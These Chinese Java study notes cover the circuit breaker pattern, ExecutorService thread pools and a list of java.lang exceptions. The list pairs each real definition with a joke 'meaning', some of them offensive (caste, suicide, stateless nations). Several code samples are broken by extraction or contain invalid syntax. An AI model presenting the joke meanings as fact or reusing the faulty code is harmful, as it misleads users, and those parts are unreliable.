
在云或分布式系统环境中，任何对一致性或可靠性的表述就是谎言。我们必须假设微服务的行为或其服务器位置会经常变动，其结果就是组件有时会提供低质量服务甚至可能彻底无法提供服务。这些微服务的故障如果没有处理好，将导致整个系统的故障。

微服务的故障可能是瞬时故障：如慢的网络连接、超时，资源过度使用而暂时不可用；也可能是不容易预见的突发事件的情况下需要更长时间来纠正的故障。

分布式服务的容错是一个不得不考虑的问题，通常的做法有两种：


重试机制：对于预期的短暂故障问题，通过重试模式是可以解决的。

断路器（CircuitBreaker）模式：将受保护的服务封装在一个可以监控故障的断路器对象中，当故障达到一定门限，断路器将跳闸（trip），所有后继调用将不会发往受保护的服务而由断路器对象之间返回错误。对于需要更长时间解决的故障问题，不断重试就没有太大意义了，可以使用断路器模式。



断路器模式设计状态机





#### 注意事项

在决定如何实现这个模式时，您应考虑以下几点：

**异常处理。**通过断路器调用操作的应用程序必须能够处理在操作不可用时可能被抛出的异常，该类异常的处理方式都是应用程序特有的。例如，应用程序会暂时降级其功能，调用备选操作尝试相同的任务或获取相同的数据，或者将异常通知给用户让其稍后重试。

**异常类型。**一个请求可能由于各种原因失败，其中有一些可能表明故障严重类型高于其他故障。例如，一个请求可能由于需要几分钟才能恢复的远程服务崩溃而失败，也可能由于服务暂时超载造成的超时而失败。断路器有可能可以检查发生的异常类型，并根据这些异常本质调整策略。例如，促使切换到开状态（跳闸）的服务超时异常个数要远多于服务完全不可用导致的故障个数。

**日志记录。**一个断路器应记录所有失败的请求（如果可能的话记录所有请求），以使管理员能够监视它封装下受保护操作的运行状态。

**可恢复性。**应该配置断路器成与受保护操作最匹配的恢复模式。例如，如果断路器设定出入开状态的时间很长，即使底层操作故障已经解决它还会返回错误。如果开状态到半开状态切换过快，底层操作故障还没解决它就会再次调用受保护操作。

**测试失败的操作。**在开状态下，断路器可能不用计时器来确定何时切换到半开状态，而是通过周期性地查验远程服务或资源以确定它是否已经再次可用。这个检查可能采用上次失败的操作的形式，也可以使用由远程服务提供的专门用于测试服务健康状况的特殊操作。

**手动复位。**在一个系统中，如果一个失败的操作的恢复时间差异很大，提供一个手动复位选项以使管理员能够强行关闭断路器（和复位故障计数器）可能是有益的。同样，如果受保护操作暂时不可用，管理员可以强制断路器进入放状态（并重新启动超时定时器）。

**并发。**同一断路器可以被应用程序的大量并发实例访问。断路器实现不应阻塞并发请求或对每一请求增加额外开销。

**资源分化。**当断路器使用某类可能有多个底层独立数据提供者的资源时需要特别小心。例如，一个数据存储包含多个分区(shard)，部分分区出现暂时的问题，其他分区可能完全工作正常。如果该场景中的错误响应是合并响应，应用程序在部分故障分区很可能会阻塞整个请求时仍会试图访问某些工作

正常的分区。

加速断路。有时失败响应对于断路器实现来说包含足够的信息用于判定应当立即跳闸并保持最小时间量的跳闸状态。例如，从过载共享资源的错误响应可能指示不推荐立即重试，且应用程序应当隔几分钟时间之后重试。

如果一个请求的服务对于特定 Web 服务器不可用，可以返回 HTTP 协议定义的“HTTP 503 Service Unavailable”响应。该响应可以包含额外的信息，例如预期延迟持续时间。

重试失败请求。在开状态下，断路器可以不是快速地简单返回失败，而是将每个请求的详细信息记录日志并在远程资源或服务重新可用时安排重试。

对外部服务的不恰当超时。当对外部服务配置的超时很大时，断路器可能无法保护其故障操作，断路器内的线程在指示操作失败之前仍将阻塞到外部服务上，同时很多其他应用实例仍会视图通过断路器调用服务。

GitHub: jrugged: CircuitBreaker 类源代码

<https://github.com/Comcast/jrugged/blob/master/jrugged-core/src/main/java/org/fishwife/jrugged/CircuitBreaker.java>

GitHub: Netflix/hystrix

<http://pragprog.com/book/mnee/release-it>

断路器

<https://bitbucket.org/asaikali/circuitbreaker/>具有断路器模式的一个开放源码的实现示例。

## 1.2.17 Java 线程池的介绍

<http://www.importnew.com/16845.html>

### Java 线程池介绍

根据摩尔定律（Moore's law），集成电路晶体管的数量差不多每两年就会翻一倍。但是晶体管数量指数级的增长不一定会导致 CPU 性能的指数级增长。处理器制造商花了很多年来提高时钟频率和指令并行。在新一代的处理器上，单线程程序的执行速率确实有所提高。但是，时钟频率不可能无限制地提高，如处理器 AMD FX-9590 的时钟频率达到 5 GHz，这已经非常困难了。如今处理器制造商更喜欢采用多核处理器（multi-core processors）。拥有 4 核的智能手机已经非常普遍，更不用提手提电脑和台式机。结果，软件不得不采用多线程的方式，以便能够更好的使用硬件。线程池可以帮助程序员更好地利用多核 CPU。

### 线程池

好的软件设计不建议手动创建和销毁线程。线程的创建和销毁是非常耗 CPU 和内存的，因为这需要 JVM 和操作系统的参与。64 位 JVM 默认线程栈是大小 1 MB。这就是为什么说在请求频繁时为每个小的请求创建线程是一种资源的浪费。线程池可以根据创建时选择的策略自动处理线程的生命周期。重点在于：在资源（如内存、CPU）充足的情况下，线程池没有明显的优势，否则没有线程池将导致服务器奔溃。有很多的理由可以解释为什么没有更多的资源。例如，在拒绝服务（denial-of-service）攻击时会引起的许多线程并行执行，从而导致线程饥饿（thread starvation）。除此之外，手动执行线程时，可能会因为异常导致线程死亡，程序员必须记得处理这种异常情况。

即使在你的应用中没有显式地使用线程池，但是像 Tomcat、Undertow 这样的 web 服务器，都大量使用了线程池。所以了解线程池是如何工作的，怎样调整，对系统性能优化非常有帮助。

线程池可以很容易地通过 Executors 工厂方法来创建。JDK 中实现 ExecutorService 的类有：

ForkJoinPool

ThreadPoolExecutor

ScheduledThreadPoolExecutor

---

```

public List<Future<T>> executeTasks(Collection<Callable<T>> tasks) {
    // create an ExecutorService
    // 创建 ExecutorService
    final ExecutorService executorService = Executors.newSingleThreadExecutor();
    // execute all tasks
    // 执行所有任务
    final List<Future<T>> executedTasks = executorService.invokeAll(tasks);
    // shutdown the ExecutorService after all tasks have completed
    // 所有任务执行完后关闭 ExecutorService
    executorService.shutdown();
    return executedTasks;
}

```

首先，创建一个最简单的 `ExecutorService` —— 一个单线程的执行器（`executor`）。它用一个线程来处理所有的任务。当然，你也可以通过各种方式自定义 `ExecutorService`，或者使用 `Executors` 类的工程方法来创建 `ExecutorService`：

`newCachedThreadPool()`：创建一个 `ExecutorService`，该 `ExecutorService` 根据需要来创建线程，可以重复利用已存在的线程来执行任务。

`newFixedThreadPool(int numberOfThreads)`：创建一个可重复使用的、固定线程数量的 `ExecutorService`。

`newScheduledThreadPool(int corePoolSize)`：根据时间计划，延迟给定时间后创建 `ExecutorService`（或者周期性地创建 `ExecutorService`）。

`newSingleThreadExecutor()`：创建单个工作线程 `ExecutorService`。

`newSingleThreadScheduledExecutor()`：根据时间计划延迟创建单个工作线程 `ExecutorService`（或者周期性的创建）。

`newWorkStealingPool()`：创建一个拥有多个任务队列（以便减少连接数）的 `ExecutorService`。在上面这个例子里，所有的任务都只执行一次，你也可以使用其他方法来执行任务：

```

void execute(Runnable)
Future submit(Callable)
Future submit(Runnable)

```

最后，关闭 `executorService.shutdown()` 是一个非阻塞式方法。调用该方法后，`ExecutorService` 进入“关闭模式（`shutdown mode`）”，在该模式下，之前提交的任务都会执行完成，但是不会接收新的任务。如果想要等待任务执行完成，需要调用 `awaitTermination()` 方法。

`ExecutorService` 是一个非常有用的工具，可以帮助我们很方便执行所有的任务。它的好处在什么地方呢？我们不需要手动创建工作线程。一个工作线程就是 `ExecutorService` 内部使用的线程。值得注意的是，`ExecutorService` 管理线程的生命周期。它可以在负载增加的时候增加工作线程。另一方面，在一定周期内，它也可以减少空闲的线程。当我们使用线程池的时候，我们就不再需要考虑线程本身。我们只需要考虑异步处理的任务。此外，当出现不可预期的异常时，我们不再需要重复创建线程，我们也不需要担心当一个线程执行完任务后的重复使用问题。最后，一个任务提交以后，我们可以获取一个未来结果的抽象——`Future`。当然，在 Java 8 中，我们可以使用更优秀的 `CompletableFuture`，如何将一个 `Future` 转换为 `CompletableFuture` 已超出了本文所讨论的范围。但是请记住，只有提交的任务是一个 `Callable` 时，`Future` 才有意义，因为 `Callable` 有输出结果，而 `Runnable` 没有。

内部组成

每个线程池由几个模块组成：

- 一个任务队列，
- 一个工作线程的集合，

一个线程工厂，  
管理线程状态的元数据。

ExecutorService 接口有很多实现，我们重点关注一下最常用的 ThreadPoolExecutor。实际上，newCachedThreadPool()、newFixedThreadPool() 和 newSingleThreadExecutor() 三个方法返回的都是 ThreadPoolExecutor 类的实例。如果要手动创建一个 ThreadPoolExecutor 类的实例，至少需要 5 个参数：


int corePoolSize: 线程池保存的线程数量。

int maximumPoolSize: 线程的最大数量。

long keepAlive and TimeUnit unit: 超出 corePoolSize 大小后，线程空闲的时间到达给定时间后将会关闭。

BlockingQueue workQueue: 提交的任务将被放置在该队列中等待执行。

## Task Queue



## 阻塞队列

LinkedBlockingQueue 是调用 Executors 类中的方法生成 ThreadPoolExecutor 实例时使用的默认队列，PriorityBlockingQueue 实际上也是一个 BlockingQueue，不过，根据设定的优先级来处理任务也是一个棘手的问题。首先，提交一个 Runnable 或 Callable 任务，该任务被包装成一个 RunnableFuture，然后添加到队列中，PriorityBlockingQueue 比较每个对象来决定执行的优先权（比较对象是包装后的 RunnableFuture 而不是任务的内容）。不仅如此，当 corePoolSize 大于 1 并且工作线程空闲时，ThreadPoolExecutor 可能会根据插入顺序来执行，而不是 PriorityBlockingQueue 所期望的优先级顺序。

默认情况下，ThreadPoolExecutor 的工作队列（workQueue）是没有边界的。通常这是没问题的，但是请记住，没有边界的工作队列可能导致应用出现内存溢出（out of memory）错误。如果要限制任务队列的大小，可以设置 RejectionExecutionHandler。你可以自定义处理器或者从 4 个已有处理器（默认 AbortPolicy）中选择一个：

CallerRunsPolicy

AbortPolicy

DiscardPolicy

DiscardOldestPolicy

## 线程工厂

线程工厂通常用于创建自定义的线程。例如，你可以增加自定义的 Thread.UncaughtExceptionHandler 或者设置线程名称。在下面的例子中，使用线程名称和线程的序号来记录未捕获的异常。

---

```

public class LoggingThreadFactory implements ThreadFactory {
    private static final Logger logger =
LoggerFactory.getLogger(MethodHandles.lookup().lookupClass());
    private static final String THREAD_NAME_PREFIX = "worker-thread-";

    private final AtomicInteger threadCreationCounter = new AtomicInteger();

    @Override
    public Thread newThread(Runnable task) {
        int threadNumber = threadCreationCounter.incrementAndGet();
        Thread workerThread = new Thread(task, THREAD_NAME_PREFIX + threadNumber);

        workerThread.setUncaughtExceptionHandler(thread, throwable -> logger.error("Thread {} {}",
thread.getName(), throwable));

        return workerThread;
    }
}

```

#### 生产者消费者实例

生产者消费者是一种常见的同步多线程处理问题。在这个例子中，我们使用 `ExecutorService` 解决此问题。但是，这不是解决该问题的教科书例子。我们的目标是演示线程池来处理所有的同步问题，从而程序员可以集中精力去实现业务逻辑。

**Producer** 定期的从数据库获取新的数据来创建任务，并将任务提交给 `ExecutorService`。`ExecutorService` 管理的线程池中的一个工作线程代表一个 **Consumer**，用于处理业务任务（如计算价格并返回给客户）。

首先，我们使用 `Spring` 来配置：

@Configuration

```

public class ProducerConsumerConfiguration {

    <a href='http://www.jobbole.com/members/weibo_1902876561'>@Bean</a>
    public ExecutorService executorService() {
        // single consumer
        return Executors.newSingleThreadExecutor();
    }

    // other beans such as a data source, a scheduler, etc.
}

```

然后，建立一个 **Consumer** 及一个 **ConsumerFactory**。该工程方法通过生产者调用来创建一个任务，在未来的某一个时间点，会有一个工作线程执行该任务。

```

public class Consumer implements Runnable {

    private final BusinessTask businessTask;
    private final BusinessLogic businessLogic;
}

```

---

```

    public Consumer(BusinessTask businessTask, BusinessLogic businessLogic) {
        this.businessTask = businessTask;
        this.businessLogic = businessLogic;
    }

    @Override
    public void run() {
        businessLogic.processTask(businessTask);
    }
}

@Component
public class ConsumerFactory {
    private final BusinessLogic businessLogic;

    public ConsumerFactory(BusinessLogic businessLogic) {
        this.businessLogic = businessLogic;
    }

    public Consumer newConsumer(BusinessTask businessTask) {
        return new Consumer(businessTask, businessLogic);
    }
}

```

最后，有一个 `Producer` 类，用于从数据库中获取数据并创建业务任务。在这个例子中，我们假定 `fetchData()` 是通过 `scheduler` 周期性调用的。

```

@Component
public class Producer {

    private final DataRepository dataRepository;
    private final ExecutorService executorService;
    private final ConsumerFactory consumerFactory;

    @Autowired
    public Producer(DataRepository dataRepository, ExecutorService executorService,
        ConsumerFactory consumerFactory) {
        this.dataRepository = dataRepository;
        this.executorService = executorService;
        this.consumerFactory = consumerFactory;
    }

    public void fetchAndSubmitForProcessing() {
        List<Data> data = dataRepository.fetchNew();

        data.stream()

```

---

```

        // create a business task from data fetched from the database
        .map(BusinessTask::fromData)
        // create a consumer for each business task
        .map(consumerFactory::newConsumer)
        // submit the task for further processing in the future (submit is a non-blocking method)
        .forEach(executorService::submit);
    }
}

```

非常感谢 `ExecutorService`，这样我们就可以集中精力实现业务逻辑，我们不需要担心同步问题。上面的演示代码只用了一个生产者和一个消费者。但是，很容易扩展为多个生产者和多个消费者的情况。

### 总结

JDK 5 诞生于 2004 年，提供很多有用的并发工具，`ExecutorService` 类就是其中的一个。线程池通常应用于服务器的底层（如 Tomcat 和 Undertow）。当然，线程池也不仅仅局限于服务器环境。在任何密集并行（*embarrassingly parallel*）难题中它们都非常有用。由于现在越来越多的软件运行于多核系统上，线程池就更值得关注了。

## 1.3 异常、错误及解决

### 1.3.1 Java 中常见异常大全

<http://www.importnew.com/16725.html>

`java.lang`

1、`ArithmeticException` 你正在试图使用电脑解决一个自己解决不了的数学问题，请重新阅读你的算术表达式并再次尝试。

`java.lang.Object`

`java.lang.Throwable`

`java.lang.Exception`

`java.lang.RuntimeException`

`java.lang.ArithmeticException`

`public class ArithmeticException extends RuntimeException` 当出现异常的运算条件时，抛出此异常。例如，一个整数“除以零”时，抛出此类的一个实例。

2、`ArrayIndexOutOfBoundsException` 请查看 `IndexOutOfBoundsException`。不同之处在于这个异常越界的元素不止一个。

`java.lang.Object`

`java.lang.Throwable`

`java.lang.Exception`

`java.lang.RuntimeException`

`java.lang.IndexOutOfBoundsException`

`java.lang.ArrayIndexOutOfBoundsException`

`public class ArrayIndexOutOfBoundsException extends IndexOutOfBoundsException` 用非法索引访问数组时抛出的异常。如果索引为负或大于等于数组大小，则该索引为非法索引。

---

3、ArrayStoreException 你已用光了所有数组，需要从数组商店中购买更多的数组。

public class ArrayStoreException extends RuntimeException 试图将错误类型的对象存储到一个对象数组时抛出的异常。例如，以下代码可生成一个 ArrayStoreException:

```
Object x[] = new String[3];  
x[0] = new Integer(0);
```

4、ClassCastException 你需要呆在自己出生的种姓或阶级。Java 不会允许达利特人表现得像刹帝利或者高贵种族的人假装成为工人阶级。为了保持向前兼容，Java 1.0 中把 Caste 误写为 Cast 保留到了现在。

public class ClassCastException extends RuntimeException 当试图将对象强制转换为不是实例的子类时，抛出该异常。例如，以下代码将生成一个 ClassCastException:

```
Object x = new Integer(0);  
System.out.println((String)x);
```

5、ClassNotFoundException 你似乎创造了自己的类。这也是目前 Java 还未实现的种姓制度，但是 Java 明显使用了巴厘岛的种姓制度。也就是说，如果你是一个武士，也就相当于印度种姓制度中的第三层——吠舍。

```
java.lang.Object  
    java.lang.Throwable  
        java.lang.Exception  
            java.lang.ClassNotFoundException
```

public class ClassNotFoundException extends Exception 当应用程序试图使用以下方法通过字符串名加载类时，抛出该异常:

Class 类中的 forName 方法。  
ClassLoader 类中的 findSystemClass 方法。  
ClassLoader 类中的 loadClass 方法。  
但是没有找到具有指定名称的类的定义。

6、CloneNotSupportedException 你是一名克隆人。找到你的原型，告诉他你想做什么，然后自杀。

```
java.lang.Object  
    java.lang.Throwable  
        java.lang.Exception  
            java.lang.CloneNotSupportedException
```

public class CloneNotSupportedException extends Exception 当调用 Object 类中的 clone 方法复制对象，但该对象的类无法实现 Cloneable 接口时，抛出该异常。

重写 clone 方法的应用程序也可能抛出此异常，指示不能或不应复制一个对象。

7、IllegalAccessException 你是一个正在运行 Java 程序入室盗窃的小偷，请结束对电脑的盗窃行为，离开房子，然后再试一次。

```
java.lang.Object  
    java.lang.Throwable  
        java.lang.Exception  
            java.lang.IllegalAccessException
```



---

`public class IllegalAccessException extends Exception` 当应用程序试图反射性地创建一个实例(而不是数组)、设置或获取一个字段,或者调用一个方法,但当前正在执行的方法无法访问指定类、字段、方法或构造方法的定义时,抛出 `IllegalAccessException`。

8、`IllegalArgumentException` 你试图反对之前的异常。

```
java.lang.Object
    java.lang.Throwable
        java.lang.Exception
            java.lang.RuntimeException
                java.lang.IllegalArgumentException
```

`public class IllegalArgumentException extends RuntimeException` 抛出的异常表明向方法传递了一个不合法或不正确的参数。

9、`IllegalMonitorStateException` 请打开你的电脑屏幕背面。

```
java.lang.Object
    java.lang.Throwable
        java.lang.Exception
            java.lang.RuntimeException
                java.lang.IllegalMonitorStateException
```

`public class IllegalMonitorStateException extends RuntimeException` 抛出的异常表明某一线程已经试图等待对象的监视器,或者试图通知其他正在等待对象的监视器而本身没有指定监视器的线程。

10、`IllegalStateException` 你来自一个尚未被联合国承认的国家,也许是库尔德斯坦或者巴勒斯坦。拿到真正的国籍后重新编译你的 Java 代码,然后再试一次。

```
java.lang.Object
    java.lang.Throwable
        java.lang.Exception
            java.lang.RuntimeException
                java.lang.IllegalStateException
```

`public class IllegalStateException extends RuntimeException` 在非法或不适当的时间调用方法时产生的信号。换句话说,即 Java 环境或 Java 应用程序没有处于请求操作所要求的适当状态下。

11、`IllegalThreadStateException` 你电脑的一颗螺丝上到了错误的螺纹孔里,请联系你的硬盘供应商。

```
java.lang.Object
    java.lang.Throwable
        java.lang.Exception
            java.lang.RuntimeException
                java.lang.IllegalArgumentException
                    java.lang.IllegalThreadStateException
```

`public class IllegalThreadStateException extends IllegalArgumentException` 指示线程没有处于请求操作所要求的适当状态时抛出的异常。例如,请参见 `Thread` 类中的 `suspend` 和 `resume` 方法。

12、`IndexOutOfBoundsException` 你把食指放在了无法接收的地方,重新放置,再试一次。

```
java.lang.Object
    java.lang.Throwable
```

---

```
java.lang.Exception
```

```
java.lang.RuntimeException
```

```
java.lang.IndexOutOfBoundsException
```

`public class IndexOutOfBoundsException extends RuntimeException` 指示某排序索引（例如对数组、字符串或向量的排序）超出范围时抛出。

应用程序可以为这个类创建子类，以指示类似的异常。

13、`InstantiationException` 不是每件事都会立即发生，请更耐心一点。

```
java.lang.Object
```

```
java.lang.Throwable
```

```
java.lang.Exception
```

```
java.langInstantiationException
```

`public class InstantiationException extends Exception` 当应用程序试图使用 `Class` 类中的 `newInstance` 方法创建一个类的实例，而指定的类对象无法被实例化时，抛出该异常。实例化失败有很多原因，包括但不限于以下原因：

类对象表示一个抽象类、接口、数组类、基本类型、`void`

类没有非 `null` 构造方法

14、`InterruptedException` 告诉你的同事、室友等，当你工作的时候，请勿打扰。

```
java.lang.Object
```

```
java.lang.Throwable
```

```
java.lang.Exception
```

```
java.lang.InterruptedException
```

`public class InterruptedException extends Exception` 当线程在活动之前或活动期间处于正在等待、休眠或占用状态且该线程被中断时，抛出该异常。有时候，一种方法可能希望测试当前线程是否已被中断，如果已被中断，则立即抛出此异常。下列代码可以达到这种效果：

```
if (Thread.interrupted()) // Clears interrupted status!
```

```
throw new InterruptedException();
```

15、`NegativeArraySizeException` 你创建了一个负数长度的数组。这会丢失信息，长期发展将会毁灭宇宙。不过放宽心，Java 发现了你正在做的事，不要再这么干了。

```
java.lang.Object
```

```
java.lang.Throwable
```

```
java.lang.Exception
```

```
java.lang.RuntimeException
```

```
java.lang.NegativeArraySizeException
```

`public class NegativeArraySizeException extends RuntimeException` 如果应用程序试图创建大小为负的数组，则抛出该异常。

16、`NoSuchFieldException` 你正试图去一个不存在的区域游览。如果你试图去参观一个事实上不存在，其实已经是最高机密的飞机场时，也会得到这个异常。我可以给你示例，然后不得不杀了你。

```
java.lang.Object
```

```
java.lang.Throwable
```

---

```
java.lang.Exception
    java.lang.NoSuchFieldException
public class NoSuchFieldException extends Exception 类不包含指定名称的字段时产生的信号。
```

17、NoSuchMethodException 不要使用那个方法!拜托了,就像我们一直做的那样去解决事情吧。

```
java.lang.Object
    java.lang.Throwable
        java.lang.Exception
            java.lang.NoSuchMethodException
public class NoSuchMethodException extends Exception 无法找到某一特定方法时, 抛出该异常。
```

18、NullPointerException 你没有狗。请你先找一只狗, 比如一只布烈塔尼獵犬, 然后再试一次。

```
java.lang.Object
    java.lang.Throwable
        java.lang.Exception
            java.lang.RuntimeException
                java.lang.NullPointerException
public class NullPointerException extends RuntimeException 当应用程序试图在需要对象的地方使用
null 时, 抛出该异常。这种情况包括:
```

调用 null 对象的实例方法。  
访问或修改 null 对象的字段。  
将 null 作为一个数组, 获得其长度。  
将 null 作为一个数组, 访问或修改其时间片。  
将 null 作为 Throwable 值抛出。  
应用程序应该抛出该类的实例, 指示其他对 null 对象的非法使用。

19、NumberFormatException 你正在使用过时的测量单位, 比如英寸或者品脱。请转换成国际基本单位。有一个已知的 bug 会导致 Java 抛出这个异常, 那就是你太矮了或者太高了。

```
java.lang.Object
    java.lang.Throwable
        java.lang.Exception
            java.lang.RuntimeException
                java.lang.IllegalArgumentException
                    java.lang.NumberFormatException
public class NumberFormatException extends IllegalArgumentException 当应用程序试图将字符串转换成一种数值类型, 但该字符串不能转换为适当格式时, 抛出该异常。
```

20、RuntimeException 你不能跑得足够快, 可能因为你太胖了。关掉你的电脑, 出门锻炼吧。

```
java.lang.Object
    java.lang.Throwable
        java.lang.Exception
            java.lang.RuntimeException
public class RuntimeException extends Exception RuntimeException 是那些可能在 Java 虚拟机正常运行期间抛出的异常的超类。
```

---

可能在执行方法期间抛出但未被捕获的 `RuntimeException` 的任何子类都无需在 `throws` 子句中进行声明。

